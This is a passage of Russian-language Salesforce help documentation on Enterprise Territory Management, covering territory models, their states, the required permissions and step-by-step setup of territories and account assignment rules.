Запись территории содержит назначенных пользователей, назначенные вручную организации и правила автоматического назначения организаций. Территория может иметь родительскую территорию и дочерние территории. В зависимости от заданных параметров назначения, организация может быть назначена нескольким территориям.

## Модель территории

Модель территории соответствует полной системе управления территориями, заданной для организации. Моделирование поддерживает создание и предварительный просмотр разных структур территорий, а также различных назначений организаций и пользователей, перед активацией наиболее оптимальной модели.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Каждой модели территории соответствует графическая иерархия. Иерархия отображает структуру территорий модели (включая родительские и дочерние территории) и позволяет создавать, редактировать и удалять территории, а также просматривать соответствующие страницы сведений. Одновременно организация может создавать и изменять не более четырех разных моделей, но активировать только одну модель. Активация модели инициирует применение заданных назначений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Иерархия территорий


Иерархия территорий отображает структуру территорий модели и является ее основной точкой взаимодействия. Иерархия позволяет создавать, редактировать и удалять территории, выполнять правила назначения для территорий и просматривать страницы сведений о территориях. Кроме того, иерархия позволяет назначать территории возможностям, выполнять правила назначения на уровне модели и активировать или архивировать модель.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Имя и состояние модели территории отображаются в верхнем узле иерархии (1). Родительские и дочерние территории располагаются под именем модели (2). Создайте или отредактируйте дочерние территории, либо выполните соответствующие правила назначения (3). Выполните фильтр, назначающий территории возможностям (4). Выполните правила назначения для всех территорий модели (5). Наведите указатель мыши для просмотра времени последнего выполнения правил (6). Назначьте модели состояние «Активно» или «Архивировано» (7). Выберите отсортированное списковое представление или древовидное представление (8).

## Состояние модели территории

Состояние модели территории определяет текущий статус территории. Одновременно организация может использовать только одну модель территории в состоянии «Активно», но пользователи могут создавать и поддерживать разные модели в состоянии «Планирование» или «Архивировано».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Одни состояния соответствуют жизненному циклу модели территории, тогда как другие состояния обозначают ошибки обработки, возникающие при изменении состояний.

| Состояние жизненного цикла | Определение   |
|----------------------------|---|
| Планирование               | Стандартное состояние, назначаемое каждой новой модели территории. Состояние «Планирование» поддерживает предварительный просмотр иерархии территорий модели перед ее развертыванием. Пользователям не предоставляется доступ, связанный с территориями, к организациям, которые принадлежат моделям в состоянии «Планирование».  |
| Активно                    | Состояние модели территории после ее активации и полного завершения обработки. Одновременно организация Salesforce может использовать только <i>одну</i> активную модель.<br><br>Состояние «Активно» поддерживает просмотр сведений о модели, включая иерархии и территории, а также все назначенные организации и всех назначенных пользователей. Пользователи, назначенные территориям внутри активной модели, могут просматривать и изменять организации, назначенные им внутри данной модели. |
| Архивировано               | Состояние модели территории после ее архивирования и полного завершения обработки. Архивная модель не позволяет пользователям просматривать организации, но позволяет администраторам просматривать иерархию и назначения, заданные при активном состоянии модели. Архивированию подлежат только <i>активные</i>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Состояние жизненного цикла**

**Определение**

модели; архивные модели не могут быть активированы повторно.

При архивировании модели территории или удалении территории для активной модели поле «Территория» обновляется пустым значением для записей возможностей, содержащих данные назначенные территории.

**Состояние ошибки**

**Определение**

Ошибка активации

Ошибка, возникшая во время активации. Проверьте эл. почту на наличие дополнительной информации от системы Salesforce.

Ошибка архивирования

Ошибка, возникшая во время активации. Проверьте эл. почту на наличие дополнительной информации от системы Salesforce.

## Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?

При внедрении функции управления территориями предприятия просмотрите последствия назначения полномочий для администрирования и предоставления доступа к записям и данным.



**Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Убедитесь, что полномочия предоставляют пользователям соответствующий уровень доступа. Например, чтобы предоставить сотрудникам отдела продаж и выбранным менеджерам по продажам возможность управления территориями, назначьте им полномочие «Управление территориями». Кроме того, сотрудникам, которым должно быть доступно создание правил назначения организаций, также должно быть назначено полномочие «Просмотреть все» для организаций.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Задача**

**Необходимые полномочия, роли или ответственность:**




- Создание моделей территории и всех связанных записей (например, типы территории)
- Просмотр и управление моделями территории во всех состояниях: «Планирование», «Активно» и «Архивировано»
- Активация, архивирование, удаление или клонирование моделей территории
- Просмотр сведений о территории в записях организаций, назначенных территории, для

«Управление территориями»



**Задача**

**Необходимые полномочия, роли или ответственность:**

|  |  |
|--|--|
| <p>территорий, принадлежащих моделям во <i>всех</i> состояниях («Планирование», «Активно» и «Архивировано»)</p>  |  |
| <ul style="list-style-type: none"> <li>Создание или редактирование правил назначения организации</li> </ul>  | <p>«Управление территориями» И «Просмотреть все» для организаций</p> <p> <b>Прим.:</b> Поля, доступные правилам назначения организаций, определяются соответствующими параметрами безопасности (при их наличии). Например, пользователь, имеющий соответствующие полномочия для создания правил назначения организаций, но использующий профиль, который запрещает просматривать поле «Годовой доход» объекта «Организация», не может создавать правила назначения организаций, содержащие данное поле.</p> |
| <ul style="list-style-type: none"> <li>Просмотр меню «Настройка» системы Salesforce, включая параметры территорий</li> <li>Просмотр модели территории в состоянии «Активно», включая связанные записи (например, типы территории и правила назначения) и другие элементы (например, иерархия территорий)</li> <li>Просмотр имен всех записей организаций, назначенных территориям в модели территории «Активно»</li> <li>Просмотр сведений о территории в записях организаций, назначенных территории, для территорий, принадлежащих моделям только в состоянии «Активно»</li> </ul> | <p>«Просмотр настройки и конфигурации»</p> <p> <b>Прим.:</b> Профиль «Стандартный пользователь» поддерживает полномочие «Просмотр настройки и конфигурации» по умолчанию.</p>   |
| <p>Просмотр данных для моделей в состояниях «Планирование» и «Архивировано» в отчетах, содержащих территории, назначенные записи или правила</p>   | <p>«Управление территориями»</p>   |
| <p>Назначение территорий вручную возможностям</p>  | <p>Общий доступ для организации возможности. Пользователи, имеющие общий доступ к организации, могут назначать возможности любую активную территорию. В противном случае, пользователи могут назначать только территорию, назначенную организации возможности.</p> <p> <b>Прим.:</b> При назначении территории вручную система Salesforce отображает возможности, назначенные организации территории, но только пользователи, имеющие общий доступ, могут</p>   |

**Задача**


**Необходимые полномочия, роли или ответственность:**

находить и назначать любую территорию в активной модели территории.

Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

## Управление территориями продаж организации

Система позволяет использовать функцию управления территориями предприятия для управления и поддержки территорий продаж организации. Создайте типы территории, разработайте модель, а затем добавьте и протестируйте правила назначения организаций. Активируйте готовую модель, а затем назначьте пользователей и организации. Разверните модель и выполните отчеты для оценки ее влияния и внесения необходимых изменений.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Прежде чем начать создание модели территории, составьте план действий. Выберите организационные характеристики (например, отрасль, годовой доход или местоположение) для разделения организаций по логическим сегментам, которые соответствуют направлениям деятельности компании.

### Включение функции управления территориями предприятия

Функция управления территориями предприятия может быть включена администраторами новых организаций Salesforce, созданных после выпуска Winter'15. Организации, созданные до выпуска Winter'15, должны обратиться в компанию salesforce.com. Функция управления территориями предприятия не может быть включена текущими организациями, использующими функцию настраиваемого прогнозирования.

### Определение параметров управления территориями предприятия

Рекомендуем определить и настроить параметры для функции управления территориями предприятия.

### Использование Chatter для совместной работы над моделями территорий

Рекомендуем включить функцию отслеживания ленты Chatter для объекта «Модель территории» для совместной работы над процессом создания модели прямо в записях моделей. Рабочая группа может публиковать сообщения, отвечать на комментарии, добавлять файлы и получать уведомления об изменении состояний модели или обновлении ключевых полей.

### Создание модели территории

Модель территории систематизирует все элементы плана управления территориями, включая иерархию территорий, назначения организаций и назначения пользователей. Система позволяет сохранять модель в состоянии «Планирование» на время создания иерархии, определять правила назначения для территорий, добавлять пользователей в территории и выполнять правила для просмотра итоговых назначений организаций.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления территориями:

- «Управление территориями»

### Назначение территорий вручную организации

Запись организации позволяет напрямую назначать территории соответствующей организации. Организациям могут назначаться только территории, которые принадлежат моделям в состоянии «Планирование» или «Активно».

### Назначение правил назначения вручную территории

Запись территории позволяет напрямую назначать правила назначения объекта соответствующей территории. Доступные правила извлекаются из модели территории, которой принадлежит выбранная территория.

### Назначение территорий вручную возможностям

Запись возможности позволяет назначать и отслеживать территорию, чьи назначенные торговые представители работают над данной возможностью. Назначение территории вручную контролируется общим доступом пользователя к назначенной (родительской) организации возможности. Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

### Выполнение фильтра назначения территории возможности

Фильтр назначения территории возможности автоматически назначает территории возможностям на основе логики фильтра в классе Apex.

### Клонирование модели территории

Клонирование позволяет пользователям создавать копию модели территории, которая может использоваться для тестирования разных характеристик территории. Новая модель содержит территории, правила назначения, пользователей и назначенные вручную организации, поддерживаемые исходной моделью. Клонирование доступно только моделям в состоянии «Планирование», «Активно» или «Архивировано». По завершении клонирования новой модели назначается состояние «Планирование».

### Назначение пользователей территориям

Система позволяет назначать пользователей территориям, где должны продаваться продукты и услуги. Пользователи могут назначаться территориям, которые принадлежат моделям в состоянии «Активно» или «Планирование»; назначения, выполненные в состоянии «Планирование», используются только для планирования: они *не* влияют на доступ пользователей к записям.

### Идентификация пользователей территории по роли территории

Система позволяет отслеживать функции пользователей внутри территорий путем создания и назначения ролей территории пользователям территории. Пользователям могут назначаться разные роли в разных территориях.

### Активация модели территории

Прежде чем активировать модель территории, рекомендуем проверить ее структуру и назначения организации. Помните, что система позволяет сохранять состояния «Планирование» и «Архивировано» для дальнейшего создания и использования модели.

### Настройка полномочий и доступа функции управления территориями предприятия для администраторов и пользователей

Важным этапом внедрения функции управления территориями предприятия является предоставление нужным пользователям соответствующего уровня доступа.

### Выполнение правил назначения для территории

Система позволяет выполнять правила назначения организации для любой территории, использующей правила и принадлежащей модели территории в состоянии «Планирование» или «Активно». Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

### Определение территорий, к которым применяется правило назначения

При использовании правил для назначения организаций территориям рекомендуем определить территории, к которым применяется отдельное правило.


СМ. ТАКЖЕ:

[Понятия функции управления территориями предприятия](#)

[Управление территориями предприятия](#)

## Включение функции управления территориями предприятия

Функция управления территориями предприятия может быть включена администраторами новых организаций Salesforce, созданных после выпуска Winter'15. Организации, созданные до выпуска Winter'15, должны обратиться в компанию salesforce.com. Функция управления территориями предприятия не может быть включена текущими организациями, использующими функцию настраиваемого прогнозирования.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

1. Введите строку «*Территории*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Нажмите кнопку «**Включить функцию управления территориями предприятия**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями предприятия:

- «Настройка приложения»

## Определение параметров управления территориями предприятия

Рекомендуем определить и настроить параметры для функции управления территориями предприятия.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

### Определение стандартного доступа пользователя для записей территории


Система позволяет задавать *стандартные* параметры для доступа и изменения записей, связанных с настроенными территориями продаж. Доступ, предоставленный стандартными параметрами, может быть изменен при создании или редактировании отдельной территории.

### Включение назначения территории возможности на основе фильтра

Рекомендуем включить и настроить назначение территорий возможностям на основе фильтра.

## Определение стандартного доступа пользователя для записей территории

Система позволяет задавать *стандартные* параметры для доступа и изменения записей, связанных с настроенными территориями продаж. Доступ, предоставленный стандартными параметрами, может быть изменен при создании или редактировании отдельной территории.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Стандартные параметры доступа применяются к организациям и возможностям. Доступ к контактам или обращениям может быть настроен, при условии, что стандартному внутреннему доступу организации задано значение «Личный».

1. Введите строку «Территории» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Параметры».
2. Выберите стандартные уровни доступа для организаций и возможностей.
3. При необходимости выберите стандартные уровни доступа для контактов и обращений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции управления территориями предприятия:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания модели территории:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

4. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Единые стандартные параметры общего доступа](#)

[Настройка единых стандартных параметров общего доступа](#)

## Включение назначения территории возможности на основе фильтра

Рекомендуем включить и настроить назначение территорий возможностям на основе фильтра.

-  **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.
1. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
  2. Включите назначение территории возможности на основе фильтра.
  3. Если организация использует код Apex, предоставленный компанией Salesforce, сначала создайте класс, а затем вернитесь на данную страницу «Параметры» и введите имя класса: *OppTerrAssignDefaultLogicFilter*. При согласии на использование собственного кода для класса Apex вернитесь и введите имя созданного класса.
  4. Чтобы выполнить задание назначения территории возможности на основе фильтра при создании возможностей, установите соответствующий флажок.
  5. Сохраните параметры.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями предприятия:

- «Настройка приложения»

## Использование Chatter для совместной работы над моделями территорий

Рекомендуем включить функцию отслеживания ленты Chatter для объекта «Модель территории» для совместной работы над процессом создания модели прямо в записях моделей. Рабочая группа может публиковать сообщения, отвечать на комментарии, добавлять файлы и получать уведомления об изменении состояний модели или обновлении ключевых полей.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

После включения и настройки функции отслеживания ленты Chatter совместная работа над моделью посредством Chatter будет доступна любому пользователю, имеющему доступ к записи модели территории. Обновление отслеживаемых полей будет инициировать отображение соответствующих обновлений в собственных лентах Chatter пользователей, отслеживающих данную запись.

1. Убедитесь, что организация поддерживает Chatter.
2. Введите строку «*Отслеживание ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отслеживание ленты**».
3. Выберите объект «Модель территории». Включите функцию отслеживания ленты и выберите нужные поля модели территории.
4. Нажмите кнопку «**Сохранить**». Данное действие инициирует отображение ленты Chatter вверху страниц, содержащих записи моделей территории организации.
5. Сообщите другим пользователям, обслуживающим модели территории, о возможности использования Chatter для отслеживания и совместной работы над моделями территории прямо в записях моделей.

СМ. ТАКЖЕ:

[Настройка функции отслеживания лент Chatter Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции отслеживания ленты Chatter:

- «Настройка приложения»

Для публикации сообщения Chatter для записи модели территории:


- «Просмотр настройки и конфигурации»

И

«Управление территориями»

## Создание модели территории

Модель территории систематизирует все элементы плана управления территориями, включая иерархию территорий, назначения организаций и назначения пользователей. Система позволяет сохранять модель в состоянии «Планирование» на время создания иерархии, определять правила назначения для территорий, добавлять пользователей в территории и выполнять правила для просмотра итоговых назначений организаций.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

### 1. Создание типов территории

Типы территории позволяют пользователям систематизировать и определять отдельные территории. Создание типов территории является первым этапом создания модели территории в системе Salesforce.

### 2. Создание записи модели территории

Первым этапом создания модели территории является создание записи, связывающей другие элементы, включая территории, назначения пользователей и назначения организаций. При создании записи модели территории система Salesforce генерирует соответствующую иерархию территорий.

### 3. Создание территорий

Система позволяет создавать территории по мере создания модели территории организации. Созданная территория отображается в иерархии территорий модели.

### 4. Создание и предварительный просмотр назначений организаций

Система позволяет назначать организации территориям путем создания правил автоматического назначения или добавления организаций вручную. Настройки позволяют применять правила к родительским территориям и их потомкам. Назначения вручную применяются только к территории, которая использовалась для их создания.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания модели территории:

- «Просмотр настройки и конфигурации»


И

«Управление территориями»



## Создание типов территории

Типы территории позволяют пользователям систематизировать и определять отдельные территории. Создание типов территории является первым этапом создания модели территории в системе Salesforce.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Например, пользователи могут создать следующие типы территории: «*Названные организации*», «*Прямые организации*» и «*Перекрывающие продажи*».


1. Введите «*Типы территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Типы территории**».
2. Нажмите кнопку «**Создать тип территории**».
3. Введите метку и описание. Убедитесь, что описание точно определяет территории, которые должны принадлежать данному типу.
4. Укажите приоритет типа территории.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Приоритет типа территории](#)

## Создание записи модели территории

Первым этапом создания модели территории является создание записи, связывающей другие элементы, включая территории, назначения пользователей и назначения организаций. При создании записи модели территории система Salesforce генерирует соответствующую иерархию территорий.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Версия Salesforce, используемая организацией, определяет количество моделей территории, доступное для создания в производственных и безопасных организациях. Данное ограничение охватывает модели, созданные путем клонирования.

| Версия              | Количество моделей в производственных организациях | Количество моделей в безопасных организациях |
|---------------------|--|--|
| Developer Edition   | 4  | 4  |
| Enterprise Edition  | 2  | 2  |
| Performance Edition | 4  | 4  |
| Unlimited Edition   | 4  | 4  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типа территории:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записи модели территории:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»


1. В настройке введите «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Модели территории**».
2. Нажмите кнопку «**Создать модель территории**».
3. Заполните поля метки и описания.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Ограничения для функции управления территориями предприятия](#)

## Создание территорий

Система позволяет создавать территории по мере создания модели территории организации. Созданная территория отображается в иерархии территорий модели.


 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

По умолчанию каждая модель территории может содержать не более 1 000 территорий.

1. Откройте нужную модель территории.
2. Чтобы просмотреть иерархию территорий модели, включая все текущие территории, выберите значение «**Древоподобное представление**» из раскрывающегося списка.
3. Чтобы создать территорию верхнего уровня, наведите указатель мыши на имя нужной модели территории и щелкните «**Создать территорию**». Чтобы создать дочернюю территорию на основе текущей территории, наведите указатель мыши на имя нужной территории и щелкните «**Создать территорию**».
4. Заполните поля на странице «Создать территорию»: введите метку и выберите тип территории. Чтобы задать территории доступ для организаций и возможностей, *отличающийся от стандартного* доступа пользователя, определите уровни доступа для территории.
5. Нажмите кнопку «**Сохранить**».

## Создание и предварительный просмотр назначений организаций

Система позволяет назначать организации территориям путем создания правил автоматического назначения или добавления организаций вручную. Настройки позволяют применять правила к родительским территориям и их потомкам. Назначения вручную применяются только к территории, которая использовалась для их создания.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Прежде чем использовать назначения организаций, рекомендуем выполнить их предварительный просмотр посредством правил назначения и связанных отчетов при нахождении модели в состоянии «Планирование». Назначьте модели состояние «Активно». Затем повторите выполнение правил назначения для добавления организаций, созданных или обновленных во время процесса активации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания территорий:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Использование правил для назначения организаций территориям

Система позволяет создавать и выполнять правила, которые автоматически назначают новые или измененные организации территориям. Правило идентифицирует как минимум одну характеристику, используемую при определении территории, и инициирует автоматическое назначение соответствующих организаций данной территории. Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

### Назначение организаций вручную территорию

Организации, которые не удалось назначить территориям посредством правил, могут быть назначены территориям вручную (не более одной территории зараз). Назначение вручную применяется к организациям, имеющим уникальные характеристики, которые препятствуют автоматическому назначению.

### Предварительный просмотр назначений организаций


Прежде чем активировать модель территории, рекомендуем просмотреть и проверить заданные назначения. Чтобы выполнить предварительный просмотр назначений, воспользуйтесь правилами назначения при нахождении модели в состоянии «Планирование». При необходимости проверьте назначения, выполненные вручную.


### Определение пользователей в территориях, назначенных организации

Организации и пользователи назначаются территориям независимо друг от друга, но назначение организации инициирует предоставление пользователям данной территории доступа к организации. Данные пользователи могут быть легко определены посредством записи организации.

## Использование правил для назначения организаций территориям

Система позволяет создавать и выполнять правила, которые автоматически назначают новые или измененные организации территориям. Правило идентифицирует как минимум одну характеристику, используемую при определении территории, и инициирует автоматическое назначение соответствующих организаций данной территории. Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

 **Совет:** Не рекомендуем назначать правило территории, если данное правило является потомком другого правила, которое *уже назначено* территории. Чтобы определить правила, применяемые к территории, откройте страницу сведений о записи территории и просмотрите связанный список «Правила назначения, назначенные данной территории». При наличии флажка «Применить к дочерним территориям» не рекомендуем назначать правило отдельно дочерним территориям.

1. Откройте нужную территорию из иерархии моделей территории.
2. Нажмите кнопку **«Создать»** в связанном списке «Правила назначения, заданные в данной территории» страницы сведений.
3. Введите имя нового правила и определите критерии выбора на странице редактирования правила.
4. Чтобы применить правило к потомкам текущей территории, установите флажок **«Применить к дочерним территориям»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил внутри территорий:

- «Настройка приложения»  
«Управление территориями»

5. Чтобы выполнять правило автоматически при каждом создании или редактировании организации, установите флажок **«Активно»**.
6. Чтобы сохранить правило и открыть страницу сведений о территории, нажмите кнопку **«Сохранить»**.
7. При необходимости нажмите кнопку **«Выполнить правила»** в связанном списке «Правила назначения, заданные в данной территории».  
Уведомление о завершении данного процесса будет отправлено по эл. почте.


 **Пример:** Правила могут одновременно поддерживаться территориями и их потоками. Например, пользователь создает территорию «Западные области», содержащую дочерние территории «Ленинградская область», «Московская область» и «Владимирская область». Затем пользователь открывает запись территории «Западные области» и создает правило, назначающее организации дочерних территорий родительской территории. Пользователь применяет данное правило к дочерним территориям, а затем открывает запись территории «Владимирская область» и создает правило, назначающее организации на севере Владимирской области территории «Московская область».

СМ. ТАКЖЕ:

[Активация правил назначения и их применение к дочерним территориям](#)

### Назначение организаций вручную территории

Организации, которые не удалось назначить территориям посредством правил, могут быть назначены территориям вручную (не более одной территории за раз). Назначение вручную применяется к организациям, имеющим уникальные характеристики, которые препятствуют автоматическому назначению.

-  **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.
1. Откройте нужную территорию из иерархии моделей территории.
  2. Чтобы просмотреть список организаций, нажмите кнопку **«Добавить организации»** в связанном списке «Организации, назначенные вручную» страницы сведений о территории. При необходимости настройте списковое представление.
  3. Установите флажок напротив каждой нужной организации в связанном списке «Доступно». Чтобы просмотреть дополнительные записи, щелкните ссылку **«Больше»** ниже списка.  
Каждая выбранная организация отображается в связанном списке «Выбрано».
  4. Нажмите кнопку **«Назначить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения организаций вручную внутри территорий:


- «Просмотр настройки и конфигурации»


И

«Управление территориями»


## Предварительный просмотр назначений организаций

Прежде чем активировать модель территории, рекомендуем просмотреть и проверить заданные назначения. Чтобы выполнить предварительный просмотр назначений, воспользуйтесь правилами назначения при нахождении модели в состоянии «Планирование». При необходимости проверьте назначения, выполненные вручную.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

 **Важное замечание:** Во избежание искажения данных, территория может быть изменена только после получения сообщения эл. почты, подтверждающего успешное выполнение правил. При неудачном выполнении правил выполните указанные инструкции.

1. Откройте запись для нужной модели территории и нажмите кнопку **«Просмотр иерархии»**.
2. Убедитесь, что модель находится в состоянии «Планирование».
3. Нажмите кнопку **«Выполнить все правила»**. Уведомление о выполнении правил будет отправлено пользователю по эл. почте. В зависимости от размера и сложности организации, обработка может занять некоторое время.
4. Откройте каждую измененную родительскую и дочернюю территорию из иерархии моделей территории. Кроме того, откройте территории, использующие назначения организаций, выполненные вручную.
5. Чтобы просмотреть назначенные организации, нажмите кнопку **«Просмотр организаций»** на странице сведений о территории. Столбец «Метод» отображает способ назначения каждой организации: посредством правила или вручную.

 **Прим.:** Чтобы просмотреть изменения правил, заданных для территории, рекомендуем выполнить правила повторно. Чтобы выполнить правила только для данной территории, откройте страницу сведений о территории, найдите связанный список «Правила назначения, заданные в данной территории» и нажмите кнопку **«Выполнить правила»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
